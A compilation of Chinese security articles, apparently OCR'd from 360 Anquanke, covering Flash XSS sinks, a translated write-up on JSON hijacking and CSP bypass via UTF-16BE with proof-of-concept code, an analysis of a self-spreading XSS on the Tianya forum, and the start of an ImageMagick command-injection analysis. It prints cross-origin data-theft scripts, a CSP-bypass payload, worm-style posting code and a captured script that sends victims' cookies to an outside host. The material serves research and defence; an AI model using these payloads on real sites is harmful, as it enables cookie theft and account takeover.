
Flash XSS

挖掘 flash xss 其实就像代码审计一样悠闲，我们将网站上 flash 文件下载下来，然后进行逆向分析。下面介绍存在漏洞的函数。

1. getURL()

getURL 函数存在问题的地方有两处，第一处是 clickTAG 变量，clickTAG 变量主要被用来跟踪广告的被单击的时间、次数还有显示的位置。但没有对这个变量进行检查的话，就可以注入我们的恶意脚本。

```
getURL(clickTag,"window");
```



同样道理，不管第一个变量叫什么名字，我们都可以用来执行 javascript 伪协议来执行任意代码。

另一处存在的问题是重定向，只要将函数内参数设置一个 url 就可以了。

ActionScript 3.0 已经不支持这个函数，不过代码都是兼容的，可以用 ActionScript 2.0 来写。


2. navigateToURL()

在 ActionScript 3.0 中舍弃了 getURL()而使用 navigateToURL() 其实 navigateToURL() 也存在安全问题。

```
var url:String = stage.loaderInfo.parameters.url
var _request:URLRequest = new URLRequest("as.xml");
var udata:URLLoader = new URLLoader();
udata.addEventListener(Event.COMPLETE ,ok);
function ok(evtObj:Event):void {
    if(udata.data){
        navigateToURL(new URLRequest(url),'_self')
    } else {
    }
}
udata.load(_request)
```

安全客 (bobao.360.cn)

问题产生原因在于调用外部资源文件可被控制导致的。



类型注入函数：

```
loadVariables();

loadMovie();

loadMovieNum();

XML.load();

LoadVars.load();

Sound.loadSound();

NetStream.play();
```

大家注意大小写。

3. ExternalInterface.call()


ExternalInterface.call()是一个执行 js 的接口函数

参数：


```
ExternalInterface.call("sendToJavaScript", input.text);
```

最终执行的 js：


```
try {
    __flash__toXML(sendToJavaScript,"value of input.text"));
  } catch (e) {
    "<undefined/>";
  }
```



可控第一个参数的时候



可控第二个参数的时候



Flash XSS 漏洞修复建议

只要找到问题点进行说明就很容易进行修复了。

总结

本文介绍应该比较详细了，本文事例如出现与文章不符现象，并非文章有错误，浏览器本身是有保护机制的，关于如何绕过浏览器保护机制不是本文所介绍的内容，技术有限，如有不足还请指出。

参考文章

https://lcamtuf.blogspot.hk/2011/03/other-reason-to-beware-of.html

现代浏览器中的新型 JSON 劫持技术

译者：WisFree

原文来源：http://blog.portswigger.net/2016/11/json-hijacking-for-modern-web.html

译文来源：【安全客】http://bobao.360.cn/learning/detail/3242.html

前言

近期，安全研究专家 Benjamin Dumke-von der Ehe 发现了一种能够跨域窃取数据的新方法。在 JS 代理（JS proxies）的帮助下，他可以自己创建一个用于窃取未定义 JavaScript 变量的处理器（handler）。需要注意的是，火狐浏览器似乎并不会受到该问题的影响。不过，我从中发现了一种能够对 Edge 浏览器进行攻击的新方法。

在 Edge 中实现攻击

在 Edge 浏览器中窃取未定义变量的 PoC：

http://portswigger-labs.net/jsproxy/edge_proxy_undefined_variable_read/

在 Edge 浏览器中窃取未定义变量的 PoC-2：

http://portswigger-labs.net/jsproxy/edge_proxy_undefined_variable_read/index2.html

虽然 Edge 可以防止我们直接为 window.__proto__属性赋值，但是微软的工程师似乎忘记 Object.setPrototypeOf 的存在。这样一来，我们就可以通过这种方法用代理__proto__重写原来的__proto__属性。具体代码如下所示：

```
<script>
Object.setPrototypeOf(__proto__,new Proxy(__proto__,{
  has:function(target,name){
    (name);
  }
}));
</script>
<script src="external-script-with-undefined-variable"></script>
<!-- script contains: stealme -->
```

如果你引入了一个跨域脚本，并且脚本中包含变量“stealme”的话，你将会看到浏览器弹出这个变量的值，即使这是一个未定义的变量。

在进行了进一步测试之后，我发现我们可以通过重写__proto__属性来达到相同的效果。我想在这里解释一下，JavaScript 允许我们覆盖或重写其他的方法或对象，包括 Array()这种内部方法。所以恶意攻击者可以轻松地将 JavaScript 中的方法或对象替换为恶意内容。注：__proto__是 Edge 浏览器中的 EventTargetPrototype 对象。具体代码如下所示：

```
<script>
__proto__.__proto__=new Proxy(__proto__,{
  has:function(target,name){
    (name);
  }
});
</script>
<script src="external-script-with-undefined-variable"></script>
```

开拓创新

现在，既然我们已经可以跨域窃取数据了，那么我们还能做些什么呢？目前主流的浏览器都支持在脚本中使用“charset”（字符集）属性，而且我发现 UTF-16BE 字符集非常有意思。UTF-16BE 是一种多字节字符集，其中每个字符均占两个字节。比如说，如果你的脚本代码开头为“[”，那么该字符将会被解析为 0x5b22，而不是 0x5b 0x22。而 0x5b22 正好为一个有效的 JavaScript 变量。

假如我们现在接收到了 Web 服务器返回的响应数据，即一个 Array Literal（数组字面量），而且我们可以控制它的部分值。这样一来，我们就可以利用 UTF-16BE 字符集来将这个数组字面量转变为一个未定义的 JavaScript 变量，然后再利用上文所描述的技术来窃取它。需要注意的是，所得结果必须是一个有效的 JavaScript 变量。

比如说，让我们先看看下面这个响应：

```
["supersecret","input here"]
```

为了窃取更多的机密数据，我们需要在“aa”之前插入一个空字符（NULL），由于某种原因，Edge 并不会将其视为 UTF-16BE 字符，除非我们注入了下面代码中的这些字符。也许是因为 Edge 会进行某种字符集嗅探，或者它会截断部分响应数据，此时 NULL 值后面的字符就会变成一个无效的 JS 变量。相关代码如下所示：

```
<!doctype HTML>
<script>
```

```
Object.setPrototypeOf(__proto__,new Proxy(__proto__,{
    has:function(target,name){
        (name.replace(/./g,function(c){ c=c.charCodeAt(0);return String.fromCharCode(c>>8,c&0xff); }));
    }
}));
</script>
<script charset="UTF-16BE" src="external-script-with-array-literal"></script>
<!-- script contains the following response: ["supersecret","<?php echo chr(0)?>aa"] -->
```

在 Edge 上窃取 JSON feed 的 PoC：

http://portswigger-labs.net/utf-16be/edge_steal_json_data_with_proxy/index2.php

与之前一样，我们在代码中为__proto__属性设置了代理，脚本中还包含一个 UTF-16BE 字符集和一个包含有 NULL 值的响应。接下来，我对 UTF-16BE 编码字符串进行按位右移 8 位的解码操作，并获取到了其第一个字节的数据，然后又通过“按位与”计算获取到了第二个字节的内容。结果我们得到了一个警告弹窗，内容为“[“supersecret””，似乎 Edge 会将响应数据中 NULL 之后的内容截断。请注意，这种攻击的适用场景非常有限，因为很多字符在组合之后并不会生成一个有效的 JavaScript 变量。但是，我们仍然可以在某些场景下利用这项技术窃取到部分有效数据。

在 Chrome 中窃取 JSON feed

请注意：这个问题已经在 Chrome 54 中得到了修复

这个 PoC 在 Chrome 53 版本中可以正常运行：

http://portswigger-labs.net/utf-16be/chrome_steal_json_data_with_proxy/index2.html

Chrome 的情况就非常糟糕了，因为 Chrome 相对更加开放，我们可以自由地使用各种脚本和字符集。你不需要对响应数据进行任何的控制，Chrome 完全可以正确地使用各种字符集。为了利用这个“功能”，我们还需要另外一个未定义的变量。首先，我对 Chrome 进行了简单的分析，我发现 Chrome 似乎不允许我们改写__proto__，但是他 Chrome 的工程师貌似忘记了__proto__属性可以不断向下延伸。

```
<script>
__proto__.__proto__.__proto__.__proto__.__proto__=new Proxy(__proto__,{
    has:function f(target,name){
```

```
            var str = f.caller.toString();
            (str.replace(/./g,function(c){ c=c.charCodeAt(0);return String.fromCharCode(c>>8,c&0xff); }));
        }
});
</script>
<script charset="UTF-16BE" src="external-script-with-array-literal"></script>
<!-- script contains the following response: ["supersecret","abc"] -->
```

测试发现，虽然“name”参数中并没有包含我们的未定义变量，但是函数的 caller 却得到了我们需要的值。它返回了一个函数，其中包含我们的变量名！很明显，数据使用了 UTF-16BE 编码，如下所示：

```
function 孃獵灥牳散牻琢 慢挢峳
```

没错，我们的变量泄漏在了 caller 中。你需要调用 toString 方法来获取它的数据，否则 Chrome 将会抛出一个异常。在测试的过程中，我还可以跨域获取到 XML 或 HTML 数据，这是一个非常严重的信息披露漏洞。不过谷歌目前已经将 Chrome 中的这个漏洞修复了。

在 Safari 中窃取 JSON feed

在 Safari 浏览器中实现 JSON 劫持的 PoC：

http://portswigger-labs.net/utf-16be/safari_steal_json_data_with_proxy/

需要注意的是，这项攻击技术同样适用于最新版本的 Safari 浏览器。与 Chrome 浏览器的攻击场景不同，我们在这里只需要使用四个__proto__，并且使用代理中的“name”参数即可。具体代码如下所示：

```
<script>
__proto__.__proto__.__proto__.__proto__=new Proxy(__proto__,{
            has:function f(target,name){
                (name.replace(/./g,function(c){ c=c.charCodeAt(0);return String.fromCharCode(c>>8,c&0xff); }));
            }
});
</script>
```

在进行了进一步测试之后，我发现 Safari 与 Edge 一样无法抵御这种类型的攻击，而且我们只需要使用两个__proto__（即__proto__.__proto__）便可进行跨域窃取数据了。

在无 JS 代理的情况下劫持 JSON feed

我在上文中提到过，目前大多数主流的浏览器都支持 UTF-16BE 字符集，那么我们怎样才可以在没有 JS 代理的情况下攻击 JSON 数据呢？首先，你需要控制其中的部分数据，然后 JSON feed 必须能够组合并构建出一个有效的 JavaScript 变量。现在，我们要输出一个 UTF-16BE 编码的字符串，然后为非 ASCII 变量赋值。接下来，在循环中检查这个值是否存在。相关代码如下所示：

```
=1337;for(i in window)if(window[i]===1337)(i)
```

这段代码会被编码为 UTF-16BE 字符串，所以我们最终得到的仍然是代码，而不是一个非 ASCII 变量。完整的 JSON feed 如下所示：

```
{"abc":"abcdsssdfsfds","a":"<?php echo mb_convert_encoding("=1337;for(i in
window)if(window[i]===1337)(i.replace(/./g,function(c){c=c.charCodeAt(0);return
String.fromCharCode(c>>8,c&0xff);}));setTimeout(function(){for(i in window){try{if(isNaN(window[i])&&typeof
window[i]===/number/.source)(i.replace(/./g,function(c){c=c.charCodeAt(0);return
String.fromCharCode(c>>8,c&0xff);}))}catch(e){}}});++window.", "UTF-16BE")?>a":"dasfdasdf"}
```

绕过 CSP（内容安全策略）

使用 UTF-16BE 绕过 CSP 的 PoC：

http://portswigger-labs.net/utf-16be/csp/index.php?x=%3Cscript%20src=%22index.php?x=%09%00%3D%00a%00l%00e%00r%00t%00(%001%00)%00%3B%00%2F%00%2F%22%20charset=%22UTF-16BE%22%3E%3C/script%3E

可能你已经注意到了，一个 UTF-16BE 编码字符串还会将很多其他的对象（包括空行）转换为非 ASCII 变量，这也就使得我们可以利用这一点来绕过 CSP 了。要注意的是，HTML 文档同样会被视为一个 JavaScript 变量，我们所要做的就是插入一个带有 UTF-16BE 字符集的脚本，并通过这个带有 UTF 编码值的脚本绕过内容安全策略。

这个 HTML 文档如下所示：

```
<!doctype HTML><html>
<head>
<title>Test</title>
<?php
echo $_GET['x'];
?>
```

```
</head>
<body>
</body>
</html>
```

请注意，HTML 文档中并没有声明所用的字符集，这并不是因为字符集不重要，而是因为引号和 meta 元素将会使我们的 JavaScript 脚本失效。Payload 如下所示（为了构建出有效的变量，tab 是必须的）：

```
<script%20src="index.php?x=%2509%2500%253D%2500a%2500l%2500e%2500r%2500t%2500(%25001%2500)%2500%253B%2500%252F%2500%252F"%20charset="UTF-16BE"></script>
```

缓解方案

为了有效地防止这种基于字符集的攻击，你可以在 HTTP 的 content-type header 中声明你需要使用的字符集（例如 UTF-8）。PHP 5.6 使用的也是这种策略，如果 HTTP 的 content-type header 中没有设置字符集的话，它将会自动声明使用 UTF-8。

总结

实验结果表明，Edge、Safari 和 Chrome 都存在这个漏洞，而攻击者将可以通过这个漏洞跨域读取未声明的变量。除此之外，攻击者还可以使用不同的字符集来绕过目标应用的内容安全策略（CSP）并窃取脚本数据。如果你可以控制服务器端的 JSON 响应信息，那么就算你没有设置代理，你同样能够成功地窃取数据。

某大型网络社区传播性 XSS 分析

作者：爱梅小礼@0Kee Team

来源：【安全客】http://bobao.360.cn/learning/detail/2845.html

漏洞分析

这个 XSS 存在于天涯某个不起眼的子论坛,通过发布新帖子可以触发。

论坛针对 XSS 有一定过滤措施,例如转义单双引号,过滤左右尖括号等等。所以一般的 XSS 盲注是没有作用的。

突破点在于发帖时会有一个上传网络图片的功能。

上传后,图片会显示在帖子正文,即图片的 URL 会直接出现在 IMG 是 SRC 中。由于论坛过滤了尖括号,所以并不能突破 IMG 标签的限制,所以只能在标签内做一些动作了。如果论坛对双引号检查不严格的话,可以用以下思路突破 src 的双引号包裹,使用 onerror/onload 等事件来执行任意 js 代码。

如上图所示,前端做了验证,没有关系,通过 Burpsuite 来修改请求。

发现虽然代码成功插入,但是 JS 执行失败,因为第一个双引号被斜杠转义了,图片加载失败,所以 onload 事件没有触发,改用 onerror 即可,如下图所示：

如果我们要真正的去做些事情,光弹个框框是不够的,需要引入一个远程 js 文件。于是 payload 中的 alert(1)得替换成 ：

s=document.createElement("script");s.src="http://t.cn/?xxx";//为了缩短 payload 长度,js 的 URL 使用了微博短网址进行了压缩。document.body.appendChild(s)

这样就可以动态创建 script 标签引入外部 js 了。可是直接这样写会失败的,别忘了论坛转义了单双引号,所以将上面代码稍作变化 ：

s=document.createElement(document.head.children[1].tagName);//document.head.children[1]页面中固有的 script 标签。避免使用引号 s.src=String.fromCharCode(104)+String.fromCharCode(116) ... ...;//网址使用 ascii 的形式转化。避免使用引号。document.body.appendChild(s)

查看下 Cookie,几乎可以登录所有分站。

Name	Value	Domain	Path	Expires / ...	Size	HTTP	Secure
vk	861c 9a25	.tianya.cn	/	Session	18		
__utmc	2224	.tianya.cn	/	Session	14		
Hm_lpvt_bc5755e060912...	146	.tianya.cn	/	Session	50		
__utma	22245310.922946085.1433124127.1460538657...	.tianya.cn	/	2018-04-...	59		
__gads	ID=ed35781ec6980145:T=1460365121:S NI...	.tianya.cn	/	2018-04-...	75		
__guid2	1933828584	.tianya.cn	/	2017-05-...	17		
__auc	d44761f21540dcf3f4045307e60	.tianya.cn	/	2017-04-...	32		
Hm_lvt_bc5755e0609123f...	1460361727,1460520455	.tianya.cn	/	2017-04-...	60		
__ptime	1460543264601	.tianya.cn	/	2017-04-...	20		
__utmz	22245310.1460542874.9.7.utmcsr=apps.tianya....	.tianya.cn	/	2016-10-...	103		
__guid	1933828584	.tianya.cn	/	2016-05-...	16		
time	ct=1460543264.849	.tianya.cn	/	2016-05-...	21		
bc_ids_m	fg	.tianya.cn	/	2016-05-...	10		
temp4	rm=121668373c496fa8103d259f3d6a11bf	.tianya.cn	/	2016-05-...	40		
right	web4=n&portal=n	.tianya.cn	/	2016-05-...	20		
temp	k=917750617&s=&t=1460364723&b=b2d286...	.tianya.cn	/	2016-05-...			

360安全播报 (bobao.360.cn)

所以偷 Cookie 可能是黑客们最擅长的了,国内的各种 XSS 平台都有现成的接口。

另外还可以做些什么呢,我们可以构造请求去各个板块发帖,看到帖子的用户点击进入了 XSS 页面,又会在不知情的情况下用自己的账户转发评论去诱骗更多的用户,受害者会以指数型增长,黑客收获的 Cookie 数量也会以指数增长。

通过构造以下 XSS 代码,就可以让中招用户在指定板块发帖,或者回复某人。如果是大 V 中招发帖,传播量肯定惊人。

```
data = "params.artId={ID}&params.item=discuss&params.appId=bbs&params.appBlock=discuss&params.postId={ID}&param
httpRequest("http://bbs.tianya.cn/api?method=[redacted]",data,function(s){console.log(s)});
function httpRequest(url,data, callback){
    var xhr = new XMLHttpRequest();
    xhr.open("POST", url, true);
    xhr.setRequestHeader("X-Requested-With","XMLHttpRequest");
    xhr.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    xhr.onreadystatechange = function() {
        if (xhr.readyState == 4) {
            callback(xhr.responseText);
        }
    }
    xhr.send(data);
}
```

360安全播报（bobao.360.cn）

[redacted] 2015-10-13 19:11:08
[redacted] ：本土豪赏1朵 鲜花 （100赏金）聊表敬意，对您的敬仰如滔滔江水连绵不绝。
楼主这么赞，更新这么勤快，打赏一下楼主以示鼓励吧！【 我也要打赏 】

其实这不科学，打开这里这有福利：http://tianya.cn/[redacted]
举报 | 赞 | 打赏 | 回复 | 评论
360安全播报（bobao.360.cn）

也可以让对方自动加你为好友,这样你以后发任何状态对方都可以看到,不经意间你就变成“大 V”了:


```
data="pa[redacted]rId={USERID}";
httpRequest("http://bbs.tianya.cn/api/[redacted]
```

360安全播报（bobao.360.cn）

当然也让对方在自己的微博中发表一些状态、评论,传播作用非常棒。

```
target_url = "http://www.tian[redacted].cn/ap[redacted]
var s=new Image();
s.src = target_url=tianya;
```

360安全播报（bobao.360.cn）



以上这一切,都是静默操作的,中招用户并不知情。

当黑客控制了如此多的用户账户以及他们的 Cookie,就可以做些能够变现的事情了。例如可以批量发送广告、SEO、贩卖用户个人资料,甚至是 DDoS 等等。

漏洞捕获

类似上面的案例在 360 护心镜告警平台中捕获了很多,通过分析告警内容,站长们几乎都在第一时间得知并修复了漏洞。

host	告警事件	event_stack	时间	Referer
	第三方Js调用	获取cookie|设置属性|创建表单|设置属性|获取表单内容|设置属性|获取cookie|设置属性|创建Image对象|设置属性|获取Cookie|设置Script标签的SRC属性为:http://t.cn/R|创建SCRIPT标签|设置Script标签的SRC属性为:http://t.cn/RU	2016-04-	http:// 2

360安全播报 (bobao.360.cn)

上图即为本次事件的告警内容,从中可以解读出很多信息。从告警类型可以看出是由于网页调用了来自第三方的不明脚本。event_stack 依据事件顺序记录了网页的行为。引发告警的位置就在于“创建 SCRIPT 标签|设置 Script 标签的 SRC 属性为:http://t.cn/XXXX”,访问 http://t.cn/XXXX,内容如下:

```
(function(){(new Image()).src='http://[redacted] com/index.php?do=api&id=sGiaKK&location='+escape((function(){try{return document.location.href}catch(e){return
''}}))())+'&toplocation='+escape((function(){try{return top.location.href}catch(e){return ''}}))())+'&cookie='+escape((function(){try{return
document.cookie}catch(e){return ''}}))())+'&opener='+escape((function(){try{return (window.opener && window.opener.location.href)?
window.opener.location.href:''}catch(e){return ''}}))());}))();
if('1'==1){keep=new Image();keep.src='http://[redacted] com/index.php?do=keepsession&id=sGiaKK&url='+escape(document.location)+'&cookie='+escape(document.cookie)};
chars = ['0','1','2','3','4','5','6','7','8','9','A','B','C','D','E','F','G','H','I','J','K','L','M','N','O','P','Q','R','S','T','U','V','W','X','Y','Z'];
function sj_str(n) {
    var res = "";
    for(var i = 0; i < n ; i ++) {
        var id = Math.ceil(Math.random()*35);
        res += chars[id];
    }
    return res;
}
tianya = "http://www[redacted]/[redacted]?
[redacted]n=&p[redacted]=%E5%A5%BD%E6
[redacted] BY_[redacted] Blog http://www.[redacted]88";
temq=document.createElement('script');
document.body.appendChild(temq);temq.src=tianya;
```

360安全播报 (bobao.360.cn)

正如上面分析的一样,黑客偷取并维持了受害用户的 Cookie,然后调用了一个评论接口,通过 CSRF 的方式在用户不知情的情况下自动发表了一些评论,宣传了一个网址。

截至漏洞修复,该 XSS 页面已有百余次访问量,但是通过 Google 搜索,发现没有一个用户因此中招,因为站长在配置护心镜的时候使用了默认阻断的模式,恶意 js 并没有执行,因此本次安全事件中没有造成实质性危害。

```
▼<script type="text/javascript">
    var hxj_config = {
        project_key: "76a[redacted]lf8",
        domain_white: ["[redacted]cn"],
        enable_plugin:{"cookie":2,"xsstester":2,"script":2},

    };
  </script>
  <script type="text/javascript" src="http://res.0kee.com/hxj.min.js"></script360安全播报（bobao.360.cn）
```

360 护心镜目前有 6 个插件,分别对抗 6 种不同的 XSS 攻击,在本次事件中立功的是“第三方资源探测”插件。

说起这个插件真是让人喜忧参半,因为它的“误报”比较高,分析原因有两方面:

1.浏览器广告插件与运营商篡改流量

在写这个插件之前,我只想安安静静的防止 XSS 乱入,但没有意识到国内前端环境如此复杂。当告警显示页面中有未经允许的远程 js 插入,而原始页面中并没有找到该 js 代码。分析 js 文件,往往发现是赤裸裸的广告。究其原因,应该是用户系统中安装的程序向浏览器中植入了广告插件。你可以在地址栏中输入 ：

```
chrome://plugins/
```

检查下这些插件是不是你正常安装的。

还有就是部分地区的运营商为了增加收入,直接劫持流量,在网页中植入了广告代码导致了护心镜的“误判”。

所以,想知道有哪些没节操的运营商和插件在劫持流量,也不妨可以尝试护心镜的这个功能。

2.错误的白名单配置

配置护心镜就像谈恋爱一样,你需要把一个放纵不羁爱自由的姑娘调教成贤妻良母。

白名单是护心镜判断 XSS 的重要依据,如果配置不好则会有大量误报,如果处理方式再配置成阻断模式,则会影响页面正常功能。

需要配置成白名单的域名通常归类为:

Js、CSS、图片等静态媒体文件的域名。

iframe 资源的域名。


广告功能所用域名

统计功能所用域名

Web 在线聊天功能所用域名

微博等推广功能所用域名

在刚刚引入护心镜时候,建议将“危险处理方式”设置为“放行”，



这样即便是配置错误,也不会影响页面的正常运行。同时注意告警,如果发现误报,将引起误报的第三方域名加入白名单即可。这样经过短期“调教”后,则可以设置为阻断模式。

注：文章相关内容为天涯工作人员授权公开。

ImageMagick 命令执行漏洞分析

作者：360 攻防实验室
原文来源：【安全客】http://bobao.360.cn/learning/detail/2863.html

关于 ImageMagick

ImageMagick 是一个功能强大的开源图形处理软件,可以用来读、写和处理超过 90 种的图片文件,包括流行的 JPEG、GIF、 PNG、PDF 以及 PhotoCD 等格式。使用它可以对图片进行切割、旋转、组合等多种特效的处理。

由于其功能强大、性能较好,并且对很多语言都有拓展支持,所以在程序开发中被广泛使用。许多网站开发者喜爱使用 ImageMagick 拓展来做 web 上的图片处理工作,比如用户头像生成、图片编辑等。

比如 php 有 IMagick、MagickWand for PHP 、phMagick 等 ImageMagick 拓展库,java 有 JMagick,python 有 PythonMagick、Wand 等拓展库。

更多的拓展支持:

http://www.imagemagick.org/script/api.php

猪队友之 ImageMagick

ImageMagick 这次被曝出的漏洞应该算是一个本地的命令执行漏洞,危害不是太大,但是由于大量的 web 程序都使用了他的拓展,导致这些本地命令执行漏洞在 web 的环境里可以被远程触发,变成了危害巨大的远程命令执行。真的是名副其实的“猪队友”了。

命令执行漏洞是出在 ImageMagick 对 https 形式的文件处理的过程中。

ImageMagick 之所以支持那么多的文件格式,是因为他内置了非常多的图像处理库,对于这些图像处理库,ImageMagick 给他起了个名字叫做“Delegate”(委托),每个 Delegate 对应一种格式的文件,然后通过系统的 system()命令来调用外部的程序对文件进行处理。

其默认的配置文件在源码的 config/delegates.xml.in 中,一般使用者很少会去修改这个配置文件。

具体的内容如下:

https://github.com/ImageMagick/ImageMagick/blob/25d021ff1a60a67680dbb640ccc0b6b60f785192/magick/delegate.c (存在漏洞的版本)

对于 https 形式的文件,他是这样处理的:

```
" <delegate decode=\"https\" command=\"&quot;wget&quot; -q -O &quot;%o&quot; &quot;https:%M&quot;\"/>"
```

command 定义了他具体带入 system()执行的命令:"wget" -q -O "%o" "https:%M"。

%M 是占位符,在配置文件中有对占位符的定义:

```
%i  input image filename
%o  output image filename
%u  unique temporary filename
%#  input image signature
%b  image file size
%c  input image comment
%g  image geometry
%h  image rows (height)
%k  input image number colors
%l  image label
%m  input image format
%p  page number
%q  input image depth
%s  scene number
%w  image columns (width)
%x  input image x resolution
%y  input image y resolution
```

%m 被定义为输入的图片格式,也就是我们输入的 url 地址。但是由于只是做了简单的字符串拼接,所以我们可以将引号闭合后通过管道符带入其他命令,也就形成了命令注入。

比如 url 为:https://example.com"|ls "-la

那实际命令就变成了 :

```
"wget" -q -O "%o" " https://example.com"|ls "-la"
```

ls –la 被执行了。

如图所示:

危险升级

